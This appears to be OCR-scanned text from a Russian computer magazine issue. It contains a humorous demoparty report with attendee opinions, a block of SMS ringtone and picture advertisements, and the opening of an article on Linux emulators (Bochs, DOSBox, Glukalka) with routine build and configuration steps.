Ремикс Вульфа на ZX

В следующей handdrawn gfx compo работы по уровню были очень разные. От совершенно невнятного «Темплара», намалеванного с бодуна мышкой в Пейнте, и пейзажа лесной речки, украденного, судя по всему, с художественной выставки ближайшего детсада, до совершенно потрясного рогатого толстячка и симпатичного детского портрета, выполненного карандашом. Сидящие рядом ребята узнали в картинке с негром Майкла Джексона и потом все следующие скрины озвучивали: «Это Майкл Джексон до операции», «А это после», «Это Майкл в детстве», «Тут он сменил пол».


Грозное секурити Конструкции Хаоса

За рисованной графикой следовал multichannel music alternative. Это такой бумцкающий факин щит, который ты меньше всего захочешь слушать, когда болит голова. Не сговариваясь, мы поднялись и пошли искать, где потише. Заодно перекусили холодным борщом и грибными блинами.

К тому времени, как мы вернулись, начался уже следующий конкурс - freestyle gfx. Грубо говоря, правил в нем нет. Ты можешь продемонстрировать все, от фильтрованной фоты соседской бабушки до своего отсканированного лобка. Главное - оригинальность. Запомнилась работа с изображением младенца с петухом на руке, а вокруг развалины, кукла Voodoo, свечи, змея, обломки иг-


Майкл Джексон до операции :)


Зрители...

рушек и окровавленный тесак. Думаю, у автора было точно счастливое детство :). Какой-то перец выставил картинку с цветочками, подписанную «Розы для Наташки». Другой вставил большой глаз и спросил белыми буквами на синем фоне: «Как жить дальше?». Первое место заняла работа, которую я сперва принял за женские половые губы, но присмотревшись, распознал сидящего враскорячку мужика. Вот такой вот обман зрения.

На очереди были mp3 music song, render gfx и mp3 music instrumental, но про них ничего не помню. Помню только, что инструментальной музыки оказалось аж 20 штук и длилось это компо не меньше часа. Мы с Тохой добросовестно прослушали их все, благо откровенной лажи не было. Некоторые треки я даже занес себе в КПК, буду в метро слушать.


Во время проведения одной из музыкальных компо произошел курьезный случай. На сцену вышел известный сценовый музыкант LAV, помогающий с организацией звука на пати, и потребовал выйти автора какой-то конкурсной композиции. Как оказалось, чувак практически полностью передрал один из ранних треков LAV'а и попытался пропихнуть его на конкурс. Понятное дело, LAV такой наглости не стерпел и прилюдно в микрофон высказал челу все, что думает о такого рода «творчестве». Неудавшемуся плагиатору пришлось только разводить руками :).

К трем часам народ стал подтягиваться на основные конкурсы: intro и demo compo. На большом экране появился трехмерный пейзаж - камера под музыку проносилась над зелеными деревьями и зеленой землей, выхватывая из тумана новые растения. С виду ничего особенного, фишка в том, что все это авторы вместили в 4 Кб. Рядом со мной сидели кодеры и бурно обсуждали, как подобное удалось. Было забавно послушать. Кстати, рекомендованная конфигурация PC для этого эффектика: P4 3Гц, 512 Мб, Radeon 9800. Дум3 меньше тормозит...

На 4K intro compo было заявлено 4 работы. Реально мне понравилась только одна - «НеликVideo», с многочисленными эффектами. Но первое место отхватила прогулка по картонному городу «The Crime».

Demo compo справедливо считается основным конкурсом на любой демопати, так что участники к нему готовятся особенно. Уровень показанных работ приятно удивил многих - в каждой было на что посмотреть. Половина из 7 демок базировалась на 3D-ландшафтах, половина - на текстурных эффектах. Помимо техногенной Underspace от Crolyx (она заняла первое место), впечатлила Imagination. Простенькие эффекты, но в красивой обертке и со стильным дизайном - что еще надо, чтобы порадовать дядю майндворка? :)

Во Flash 4Mb demo порадовала работа, рассказывающая о судьбе молодого наркомана. Мужик, влив пивка, захотел дунуть и поехал за наркотой в Питер. Там в метро нашел наркодилера, передал ему бабло и отоварился планом. Наркодельца тут же приняли менты, а наш герой ширнулся и пошел по бабам. Трахнув симпатичную девочку из бара, наркоша решил, что с него хватит, и полетел обратно на родину. Вот такая вот интересная история, написанная на Flash'е. Многие в зале хохотали и аплодировали. Близка тема, не иначе :).


Похоже на женские половые органы?


Публичная расправа LAV'а над плагиатором

После демоконкурсов начались real-time'овые компо, где за час нужно было наваять музон и прогу, осуществляющую переход из одной плоскости в другую. Затем вышел Random и, постоянно подшучивая, объявил, что официальная часть фестиваля закончена. Впереди оставалась только церемония награждения, но любоваться чужими достижениями нас с Тохой не прельщало. И, отпив на прощанье с Random'ом пивка и мило пообщавшись об игровом бизнесе с одним олдскульным сценером, поспешили домой.

МНЕНИЯ


- **Ник:** SeЯж
- **Возраст:** 18
- **Город:** Питер
- **Коммент:** учусь в СПМПК на 4 курсе, постоянно читаю][:).

Организация в целом была удачной, хотя и были некоторые накладки. Место выбрали хорошее, ЛДМ для таких мероприятий вполне подходит. Правда, я не нашел, где можно было нормально и недорого перекусить. Понравился фильм про Enlight. Качество представленных работ было на уровне. А вот народу, который пришел на них посмотреть, оказалось не так много, половина зала была пустой. Но зато была очень дружественная обстановка. В общем, несмотря на погоду в первый день, из-за которой, пока добирался, я промок до нитки, все очень понравилось. Обязательно приду и в следующем году, может, даже принесу свою работу.

- **Ник:** Dyn
- **Возраст:** 21
- **Город:** Питер

Я, в общем-то, впервые на подобном пати, потому мое мнение сильно субъективно. Организация, имхо, сильно хромала на обе ноги

Организация в целом была удачной, хотя и были некоторые накладки.


Картинка юного маньяка



Скриншот из демы Imagination (2 место в Amiga/PC Demo compo)

в первый день и на одну - во второй. В первый день конкурс приходилось искать в блокноте для голосования путем пролистывания оного. Постоянные задержки и факт того, что много людей так и не дождалось окончательных итогов (я в том числе), тоже не особо радовали. Но это все маленькая капля дегтя в большой бочке меда. Все конкурсанты постарались на славу, но пара работ запомнилась особенно. Конечно же, работа Konex'а, которую вначале показали не полностью, а после неоднократно повторяли, не знаю, случайно или специально. Подвиг неизвестного мне автора потряс весь зал - он умудрился впихнуть в конкурсные 64 кб стильную и трехмерную дему. Запомнились также две песни из PC/Amiga mp3 song. Первая - это «Нажрись», явный закос под Горшка из КиШа, неплохо спетый. Другая - «Нет телевизорам» - пародия на Киркорова и просто песня с веселым текстом. До сих пор помню слова из нее: «А я водоканал, я вам воду даю». К слову сказать, все mp3 с конкурса я добавил себе в плеер, и, чувствую, часть из них попадет в список постоянно прослушиваемых. Порадовала фраза, прозвучавшая в воскресенье от одной из продавщиц ближайшего магазина: «А что, у них и завтра тоже будет?». Конечный итог таков: пати однозначно удалась и есть лишь незначительные претензии к организаторам.

◢ **Ник:** cpt
◢ **Возраст:** 27
◢ **Город:** Питер
◢ **Коммент:** директор компании HBM (разработка игр)

Сразу признаюсь, что чуть не пропустил фестиваль. От демосцены я уже весьма далек, демки писал в начале 90-х, поэтому сейчас все происходящее воспринимал исключительно как сторонний наблюдатель, время от времени отгоняя от себя приступы ностальгии. В целом все прошло очень удачно. Приятно увидеть своими глазами, как много людей не безразличны к сцене. Возятся с компьютерами моего детства, экономят байты, оптимизируют инструкции, пишут трехканальную музыку с «булькающим» arpeggio. И тащятся от этого! Все-таки сейчас, во время тотальной популяризации компьютеров это удивительно.

По организации:


ЛДМ вполне соответствует масштабам действа, большой экран, удобные места, замечательная идея с ультрафиолетовой подсветкой... А самое главное - запрет алкоголя и весьма бдительная охрана. В следующем году обязательно приеду. Может быть, даже попробую «похайрить» толковых людей для геймдева.

◢ **Ник:** xiod^crolyx
◢ **Город:** Гомель

90% прошло крайне рулез! Единственное, что не понравилось лично мне - realtime компо, которые были на хрен не нужны, а время оттянули капитально. Да и вообще, лично мы (группа Crolyx) билеты брали с прицелом на официальный график, а пришлось в полвосьмого лететь на вокзал, пропуская все самое интересное. Нехорошо. Непонятно, зачем было ждать, пока подтянется народ во второй день? Кто хотел прийти, тот сразу и пришел. А так, организация оказалась на удивительно высоком уровне. Оргам респект. Немного подкачал народ в зале. Конечно, выразить свое мнение о работе - это гуд, но не во время прослушивания же. Хотя больше всех поразил меня молодой человек с ноутбуком, сидевший во второй день прямо передо мной. В общем, он ни разу не проголосовал и не смотрел на большой экран, а вместо этого настраивал FreeBSD. Может, он место перепутал?? Ну и два охламона по бокам смотрели, как этот вундеркинд с умным видом несколько часов подряд лупил по клавишам консольные команды. (Хехе. Чувак, молодой человек с ноутбуком - это Тоха. А охламон слева - я. Приятно познакомиться :) - прим. mindw0rk).

◢ **Ник:** JS Madcap
◢ **Возраст:** 25
◢ **Город:** Питер
◢ **Коммент:** Участник muzik compo

Уровень организации заметно вырос. Организаторы проделали большую работу. Место очень удачное, большой зал, проектор... Что не понравилось: очень темное изображение на экране, мешающий свет, очень затянутый второй день. Все-таки было много иногородних, и из-за задержки они не смогли увидеть награждение. Это я не про себя, я-то почти до конца досидел. А в целом, CC 4EVER!!!


Realtime music compo

◢ **Ник:** Danko
◢ **Возраст:** 16
◢ **Город:** Москва
◢ **Коммент:** кодер на PC

Мы ездили с двумя друганами, добирались автостопом. Денег самый минимум, но пропустить не хотели. Все-таки событие какое! Сам я не сценер, но посмотреть на творения других интересно. Понравилась атмосфера на пати. Нет ни пьяных разборок, ни блюющих орангутанов. Все цивильно, люди тусуются, общаются, обмениваются впечатлениями. Познакомились там с ребятами из Питера, потом вместе пиво пили. Из конкурсов больше всего запомнилась демка на флеше и, конечно, квадратик Конекса. Я реально угорал, когда его ставили снова и снова. Пользуясь случаем, передаю привет Антону, Максу, Роме и Лехе из Спб, с которыми мы классно потусили. А также своей девушке Насте и сеструхе Ленке. (А также своему попугаю, левому уху, правому уху и всем-всем-всем на белом свете - прим. mindw0rk).

◢ **Имя:** Оля
◢ **Возраст:** 18
◢ **Город:** Питер
◢ **Коммент:** умница-красавица

Меня пригласил мой парень, сказал, что будет интересно. Я вообще не особо разбираюсь в компьютерах, так что не могла по достоинству оценить всю красоту этих «дем». Но на летающие узорчики посмотреть было интересно. Запомнилось, как какой-то мальчик ругал другого прямо на сцене. Зря он так, мне кажется, неправильно выносить свои обиды на публику. С интересом посмотрела на старые компьютеры, посмотрела фильм про демосцену. На некоторых компо было немного скучновато, но у Антона там много знакомых и мы общались с ребятами. Сценеры - милые, приятные люди. Немножко замороченные на компьютерах, но у каждого свои заморочки. Так что я ничуть не пожалела, что пришла.

◢ **Ник:** Тоха
◢ **Возраст:** 21
◢ **Город:** Питер
◢ **Коммент:** штатный юниксоид :))

Понравилось не столько само действо, столько обстановка. Без серьезных накладок, но и без лишнего пафоса. Народ общался, легко шел на контакт, то ли магическое «Мы из Хакера» действовало, то ли ребята действительно готовы общаться, пускать на сцену, все рассказывать и показывать :). Что же касается самих работ и вообще сцены, то это, честно говоря, не мое. Для них золотые годы - конец 80-х, «Спектрумы» и «Амиги», меня же, как закоренелого юниксоида, тянет поностальгировать по 70-м, по PDP и VAX'ам, по AT&T UNIX и BSD. Но тем не менее, огромный респект этим ребятам, писать на асме демку, укладываясь в отведенные килобайты, это, конечно, не ядро хакать, но тоже весьма достойно :).

ЗАКАЧАЙСЯ! 8181

Отправьте SMS-сообщение с кодом понравившейся Вам мелодии или изображения на короткий номер 8181 (Билайн* и МТС), 000700 (МегаФон ЗАО «Соник Дуо» и Северо-западный GSM), например XA[пробел]12345 и сохраните полученный элемент.

Nokia: все модели, кроме 3300, 5110, 6220 **Samsung:** S100 S500 V200 P400 X400 E700 E100 P100 D100 P500 **Motorola:** A008 T190 T191 T192 T192m T250 T260 T2288 V50 V100 V8088 **Siemens:** A50 C45 C55 M50 ME45 S45 S55 MT50

Бригада	Тема из к/ф Бригада	XA 85669	XA 41755	XA 41747
ГОП ГОП	Верка Сердючка	XA 97389	XA 97371	XA 97380
Все хорошо	Верка Сердючка	XA 97390	XA 97372	XA 97381
Песня идущего домой	Вячеслав Бутусов	XA 58932	XA 58921	XA 58927
Карина	Глюк'oza	XA 97382	XA 97364	XA 97373
Глюк'oza Nostra	Глюк'oza	XA 58853	XA 58839	XA 58846
Малыш	Глюк'oza	XA 58854	XA 58840	XA 58847
Аста Ла Виста	Глюк'oza	XA 58928	XA 58917	XA 58923
Ночной хулиган	Дима Билан	XA 58858	XA 58844	XA 58851
Лондон - Париж	Иракли Пирцхалава	XA 58930	XA 58919	XA 58925
Долетай	Катя Лель	XA 58930	XA 58919	XA 58925
Мой мармеладный	Катя Лель	XA 58929	XA 58918	XA 58924
Муси Пуси	Катя Лель	XA 58931	XA 58920	XA 58926
В этом ты профессор	Виа Гра	XA 48802	XA 48785	XA 48766
Не надо	Виа Гра	XA 48801	XA 48784	XA 48765
Целуй - целуй	Нарцисс Пьер	XA 97386	XA 97368	XA 97377
Другая Причина	Непара	XA 97385	XA 97367	XA 97376
Дождь по крыше	Пропаганда	XA 97387	XA 97369	XA 97369
Music	Madonna	XA 97384	XA 97366	XA 97375
Criminal	Eminem	XA 48809	XA 48790	XA 48773
In the shadows	The Rasmus	XA 46655	XA 42080	XA 46649
Du Hast	Rammstein	XA 85670	XA 41757	XA 41749

ЛЮБОВНЫЙ КАЛЬКУЛЯТОР!!!

НОВИНКА!!

Отправьте SMS с текстом XALOV[пробел]Имя1[пробел]Имя2 на номер 8181 (МТС, Билайн), 000700 (Мегафон ЗАО «Соник Дуо»). Используйте в сообщении только латинские буквы, например: XALOV Masha Sasha. Узнайте, на сколько вы совместимы, и чего можно ждать от вашей встречи

ПРИКОЛЬНЯШКИ ! ! !

Nokia: 3650 3300(WB) 5140 6230 6650 6600 6810 6820 7200 7600 7650 7700 9500 N-GAGE N-GAGEQD Sony Ericsson: P800 P900 Siemens: SL55

Сирена	XAWAP 88714
Сирена 1	XAWAP 88715
Мяу	XAWAP 88723
Взлет самолета	XAWAP 88726
Детский смех	XAWAP 88733
Крик ужаса	XAWAP 88737
Морские волны	XAWAP 88749

Samsung: N620T100 A800 S100 S300 V200 C100 P400 Siemens: S 55

Мультяшный звук	XAWAP 59917
Кошка	XAWAP 54660
Курица	XAWAP 57453
Овечка	XAWAP 57443
Корова	XAWAP 57461
Козлик	XAWAP 57466
Поросенок	XAWAP 57469
Злой смех	XAWAP 58705

КАРТИНКИ ДЛЯ ЛОГО И ЗАСТАВОК

Nokia: все модели, кроме 5110, 6110, 6150, 8810 **Nokia:** 3330, 3410, 3510, 5210, 5510, могут использовать картинки в режиме "Screen savers" **Samsung:** C100 E100 P100 E400 P400 V200 N620 T100











XA 64283, XA 95870, XA 50010, XA 52614, XA 52611
XA 50026, XA 64290, XA 64291, XA 64301, XA 52162
XA 52174, XA 64303, XA 45189, XA 64307, XA 64308
XA 52767, XA 64310, XA 76067, XA 64311, XA 64312
XA 52152, XA 52606, XA 95864, XA 52758, XA 52153


САМЫЕ ПРИКОЛЬНЫЕ АНЕКДОТЫ И СТИШКИ!

Хотите получить анекдот или прикольный стишок? Отправьте SMS с текстом XA hot или XA spice на номер 8181 МТС, Билайн), 000700 (МегаФон ЗАО «Соник Дуо»). На каждый последующий запрос Вы получите новый анекдот или прикольный стишок. ВНИМАНИЕ: перед словами hot или spice должен стоять пробел!

Nokia: все модели, кроме 3530, 3585, 6650, 8910i **Samsung:** A400

Отправьте SMS на номер 8181 МТС, Билайн), 000700 (МегаФон ЗАО «Соник Дуо»), например, XATAG Sasha 1, или XATAГ Саша 1, сохраните полученный элемент. ВНИМАНИЕ: после XATAG (XATAГ) и перед цифрой (1,2,3) должен стоять пробел. Используйте в сообщении только латинские или только русские буквы. Слово не должно быть длиннее 9 символов

Sasha	Sasha	Sasha	Олег	Олег	Олег
XATAG Sasha 1	XATAG Sasha 2	XATAG Sasha 3	XATAГ Олег 1	XATAГ Олег 2	XATAГ Олег 3







** Стоимость любого заказа составляет $0,05 (для абонентов МТС - $0,60) без учета налогов. Доступ на WAP оплачивается отдельно согласно тарифам оператора. В случае ошибки в запросе услуга будет считаться оказанной. По всем вопросам обращаться по e-mail: sales@smxit.ru Полную информацию и список регионов обслуживания вы можете также найти на сайте www.smxit.ru


Для заказа полифонической мелодии или цветной картинки отправьте SMS с выбранным кодом на номер 8181 (МТС, Билайн*), 000700 (МегаФон ЗАО «Соник Дуо»), например, XAWAP [пробел] 12345 Установите WAP-соединение по полученной ссылке и сохраните Ваш заказ. ВНИМАНИЕ: Вы должны подключить услугу WAP или WAP-GPRS у своего оператора! По полученной ссылке можно обратиться только один раз.



ЦВЕТНЫЕ КАРТИНКИ

Nokia: 3100 3200 3300 5100 5140 6100 6200 6220 6230 6610 6800 6820 7200 7210 7250 7250i 7600 **Sony Ericsson:** T610 T618 T630 Z200 Z600 **Motorola:** V295 V180 V220 C380 E365 **Siemens:** C62 **Samsung:** S100 S500 V200 P400 X400 E700 E100 P100 D100 P500

























XAWAP 44774, XAWAP 56251, XAWAP 59050, XAWAP 59056, XAWAP 59057
XAWAP 65485, XAWAP 66494, XAWAP 66546, XAWAP 66808, XAWAP 66809
XAWAP 66815, XAWAP 66819, XAWAP 67215, XAWAP 69249, XAWAP 52831
XAWAP 69255, XAWAP 69261, XAWAP 69264, XAWAP 69266, XAWAP 89452
XAWAP 97444, XAWAP 69286, XAWAP 69287, XAWAP 69289, XAWAP 69295
XAWAP 97445, XAWAP 97454, XAWAP 77021, XAWAP 77023, XAWAP 81880
XAWAP 82812, XAWAP 82829, XAWAP 82840, XAWAP 83274, XAWAP 83310
XAWAP 97441, XAWAP 97442, XAWAP 97452, XAWAP 97456, XAWAP 97459

ПОЛИФОНИЧЕСКИЕ МЕЛОДИИ

Nokia: 2300 3200 3300 3510 3510i 3530 3650 3660 5100 5140 6010 6100 6200 6220 6230 6600 6610 6650 6800 6820 7200 7250 7250i 7600 7650 N-GAGE **Sony Ericsson:** P800 T300 T310 T610 T230 Z200 Z600 P900 **Motorola:** C350 T720 T720i T725 V300 V500 V600 A830 A835 E380 C370 C450 C550 A760 MPX200 V295 V150 V690 V750 V80 V878 V180 V220 V400p C380 A630 A1000 E1000 V1000 **Siemens:** S55 C55 A55 SL55 M55 MC60 C60 C62 SX1 U10

Бригада	Тема из к/ф Бригада	XAWAP 85644
Настасья	Вячеслав Бутусов	XAWAP 58901
Песня идущего домой	Вячеслав Бутусов	XAWAP 58971
ГОП ГОП	Верка Сердючка	XAWAP 97416
Все хорошо	Верка Сердючка	XAWAP 97417
Карина	Глюк'oza	XAWAP 97409
Глюк'oza Nostra	Глюк'oza	XAWAP 58897
Малыш	Глюк'oza	XAWAP 58898
Аста Ла Виста	Глюк'oza	XAWAP 58967
Ночной хулиган	Дима Билан	XAWAP 58902
Лондон - Париж	Иракли Пирцхалава	XAWAP 58899
Долетай	Катя Лель	XAWAP 58969
Мой мармеладный	Катя Лель	XAWAP 58968
Муси Пуси	Катя Лель	XAWAP 58970
Прощай моя любовь	Савичева Юлия	XAWAP 58900
Sonne	Rammstein	XAWAP54687
Целуй - целуй	Нарцисс Пьер	XAWAP 97413
Другая Причина	Непара	XAWAP 97412
Дождь по крыше	Пропаганда	XAWAP 97414
Music	Madonna	XAWAP 97411
Stronger	Britney Spears	XAWAP 48864
Freestyler	Bomfunk MC'S	XAWAP 68145
The Way I Am	Eminem	XAWAP 48865
Criminal	Eminem	XAWAP 48866
Kim	Eminem	XAWAP 48867
Going under	Evanescence	XAWAP 81797
Faint	Linkin Park	XAWAP 35738
Sonne	Rammstein	XAWAP 54687
In the shadows	The Rasmus	XAWAP 54688
Guilty	The Rasmus	XAWAP 48854
In My Life	The Rasmus	XAWAP 48855
Крестный отец	Тема из к/ф	XAWAP 85647
Миссия невыполнима	Тема из к/ф	XAWAP 31015

Петр Семилетов aka Roxton (tea@list.ru)

CENSORED

СПЕЦИАЛИЗАЦИЯ - ЭМУЛЯЦИЯ

Этот обзор посвящен эмуляции в Linux различных устройств - от целого компьютера до игровой консоли. Все, кроме Wine - о нем и так часто пишут. Из принципа высокой морали коммерческие эмуляторы я тоже трогать не буду, только свободное ПО. Начнем.

ЭМУЛИРУЕМ В LINUX ВСЕ, ЧТО ТОЛЬКО МОЖНО ЭМУЛИРОВАТЬ

BOCHS

Держать в арсенале виртуальный компьютер архитектуры x86 не только оригинально, но и полезно. Bochs (произносится как «бокс») является чистым эмулятором, то есть не использует виртуализацию. Технология виртуализации применяется в таком популярном продукте, как VMWare. Грубо говоря, виртуализация позволяет использовать реально существующие ресурсы компьютера, разделяя их между основной системой и системой-гостем. В VMWare процессор не эмулируется, а в Bochs - эмулируется, поэтому Bochs весьма тормозит. С другой стороны, полная эмуляция позволяет запускать Bochs на компьютерах с архитектурами, отличными от x86. Например, на порте Bochs для PocketPC люди запускают даже Windows 95 и 98.

Bochs эмулирует ВСЕ: BIOS, дисковые контроллеры, видяху - все железо. Поэтому на Bochs можно исследовать, не опасаясь ничего, какие-нибудь вирусы и прочие деструктивные явления. Хотя, разумеется, его функциональность этим не исчерпывается.

Устанавливать Bochs лучше из исходника, чтобы заточить именно под твою систему. В общем случае для включения всех параметров оптимизации на этапе конфигурирования надо задать дополнительный ключ:



Bochs, DOS и классический FOX

```
# ./configure --enable-all-optimizations
# make
# make install
```

После компиляции нужно, во-первых, скопировать конфиг программы в твою домашнюю директорию. Конфиг .bochsrc лежит в директории исходника Bosch. Теперь создадим виртуальный винчестер. Даем команду «bximage».

Тебя спросят, что именно создавать - винт или флоп? Винт. Просто нажимаем Enter. Bximage задает новый вопрос: а какого типа винчестер? Отвечаем: Flat. На следующем этапе вводим размер винта в мегабайтах. Например, 350. И затем - его имя. Пусть будет c.img. Утилита создает в текущей директории файл с именем c.img, а кроме того, выводит в консоль строку с параметрами созданного винчестера: ata0-master: type=disk, path="c.img", mode=flat, cylinders=711, heads=16, spt=63.

Эту строку надо скопировать в буфер обмена и вставить в конфиг Bochs'а, заменив ею оригинальную строку, относящуюся к ata0-master. Теперь можем отформатировать виртуальный винт и установить некую систему. В конфиге выбираем, с чего загружаться - с

CD-ROM'а. Перед запуском эмулятора CD в приводе должен быть подмонтирован! Раскомментируем строку boot: cdrom. И закомментируем все остальные boot-строки. Раскомментируем строку ata0-slave: type=cdrom, path=/dev/cdrom, status=inserted. Вставляем CD, запускаем командой bochs.

Потом, при запросе режима работы - снова Enter. Идет обычная загрузка виртуального компьютера с CD. Допустим, ты засунул в сидюк какой-нибудь загрузочный диск, с которого можно запустить систему и некие системные утилиты. Создаем разделы на виртуальном винте, форматируем их, устанавливаем систему на винт, затем комментируем boot: cdrom и снимаем комментарий с boot: c.

В ходе экспериментов я устанавливал обычную DOS, Windows 98 SE и GNU/Linux Debian 3.0. Кроме того, я попытался запустить и FreeSBIE (это такой Live-дистрибутив на основе FreeBSD), однако он не запустился, повергнув эмулятор в панику в прямом смысле слова: Event type: PANIC. Bochs тут же спросил, что ему делать дальше - умереть, выдать coredump или продолжить эмуляцию? Я выбрал Продолжить, однако не помогло - пришлось выбирать die. Остальные три системы установились и заработали.

Надо сказать, что особого раздражения не вызвала только DOS - поставил ты ее командой sys c: и пользуйся. А вот Debian и Windows устанавливались невероятно медленно, как и работали. Поэтому Bochs я могу рекомендовать только для работы в голом DOS'е, и то именно для работы, а не для игрушек, т.к. все, что связано с таймингом, в Bochs работает не так, как положено.

Для управления скоростью работы эмулятора в конфиге есть ключ IPS. Он отвечает за количество выполняемых в 1 секунду операций. Выбор должен зависеть от мощности твоего компа. По сути, чем выше IPS, тем тормознее работает Bochs, ежели не может обеспечить должное количество инструкций в 1 секунду. Однако слишком низкое значение IPS тоже тормозит работу.

Резюме. Bochs хорош для запуска фидошного софта под DOS, запуска каких-нибудь старых компиляторов вроде TurboPascal и т.д. А для архаичных игр лучше выбрать следующий в этом обзоре продукт.

DOSBOX

Хотя DOSBox базируется на коде Bochs, для работы DOSBox не нужно создавать никаких виртуальных винчестеров. Более того, не надо и устанавливать какую-либо систему. DOSBox является эмулятором компьютера и MS DOS одновременно, а работает с DOS-программами на твоем обычном, не виртуальном жестком диске. В простейшем случае запуск DOSBox выглядит так: «dosbox имя_директории».

В итоге переданная в качестве параметра директория монтируется внутри DOSBox как диск C, и ты можешь работать с ней как с обычным досовским диском. Надо сказать, я не пробовал ничего деструктивного, то есть fdisk не запускал, format'ом не игрался. DOSBox нацелен на обычные игры. Удел DOSBox - досовские игры, как очень древние, так и относительно более продвинутые, под DPMI-режим (DOOM и иже с ним).

Скорость работы игр ощутимо выше, чем в Bochs, однако некоторые игры в Bochs идут (если эти рывки можно назвать «идут»), а в DOSBox - нет. Например, Prehistorik 2 в DOSBox вылетел на первом уровне - дескать, мало памяти (что отнюдь не является истиной). А в Bochs кое-как, но работал. Что до другого шедевра от Titus - игры Fox, то в DOSBox не работала система, выдающая уникальные пароли для разных компьютеров.

В DOSBox я запускал и нормально играл в Alone In Dark 1, 2. Во все части Quest For Glory, кроме пятой, разумеется (она под Windows 9x). DOSBox эмулирует звуковую карту, включая поддержку MIDI. При работе с ALSA никаких нареканий по этому поводу не возникло. Правда, звук может начать рваться, если ты будешь разгонять DOSBox, однако при дефолтной скорости эмулятора все в порядке. Сами же игры идут плавно и без напряга - разумеется, в пределах мощности процессора. Потому что более «современные» игры, такие как Heretic или Hexen, на моем Athlon XP 1500 уже тормозили самым гнусным образом.

Настраивается DOSBox через текстовый конфиг. Чтобы его сгенерировать, надо из сессии DOSBox'а вызвать утилиту config.com (она лежит на диске Z, который является в DOSBox виртуальным), и не просто так вызвать, а следующим образом: «config -writeconf dosbox.conf».

Конфигурационный файл dosbox.conf будет записан в текущей директории, и в нем отразятся текущие установки DOSBox. Внутри DOSBox есть, кроме config.com, еще ряд полезных утилит, среди которых - loadfix. Она позволяет выделить запускаемой программе определенное количество килобайт памяти, и не более того. Формат таков: loadfix -1024 fox.exe.

В этом примере запускается fox.exe, который видит только 1024 килобайт оперативки. Кстати, можно заниматься даже своеобразным оверклокингом DOSBox. Для этого существуют сочетания клавиш CTRL-F11/F12. Они уменьшают и увеличивают скорость эмуляции, так что если какая-то игра тормозит, можно попробовать ее таким образом ускорить. Как и в случае с Bochs, если переборщить, то вместо ускорения получится замедление, так что разгоняй DOSBox сообразно с возможностями твоего компа.

Итак, в образе DOSBox получаем виртуальный компьютер по скорости примерно как древний 386-ой и наслаждаемся играми той эпохи. А кто хочет залезть в еще более седую старину, тому прямая дорога к эмулятору, о котором рассказано ниже.

GLUKALKA

Лично я в полной мере ощутил прелесть Sinclair только в эмуляторе. Мой железный Sinclair был самодельный и очень старый, поэтому я не мог запускать, например, "современные" игры и т.д.

В Linux я нашел эмулятор себе по вкусу - Glukalka, который создан россиянином Дмитрием Санариным. Для установки требуется LessTif. Glukalka эмулирует ZX Spectrum 48K, 128K, Pentagon 128K и Scorpion 256K, бипер, музыкальный сопроцессор AY-3-8912, джойстики типов Kempston, Cursor и Sinclair, поддерживает все популярные форматы снапшотов, умеет работать с настоящей магнитной лентой, а еще может делать дамп звука во внешний файл.

В дистрибутив, кроме исходника эмулятора, выходят также четыре ROM-файла с прошивками ZX Spectrum 48K и 128K, Pentagon



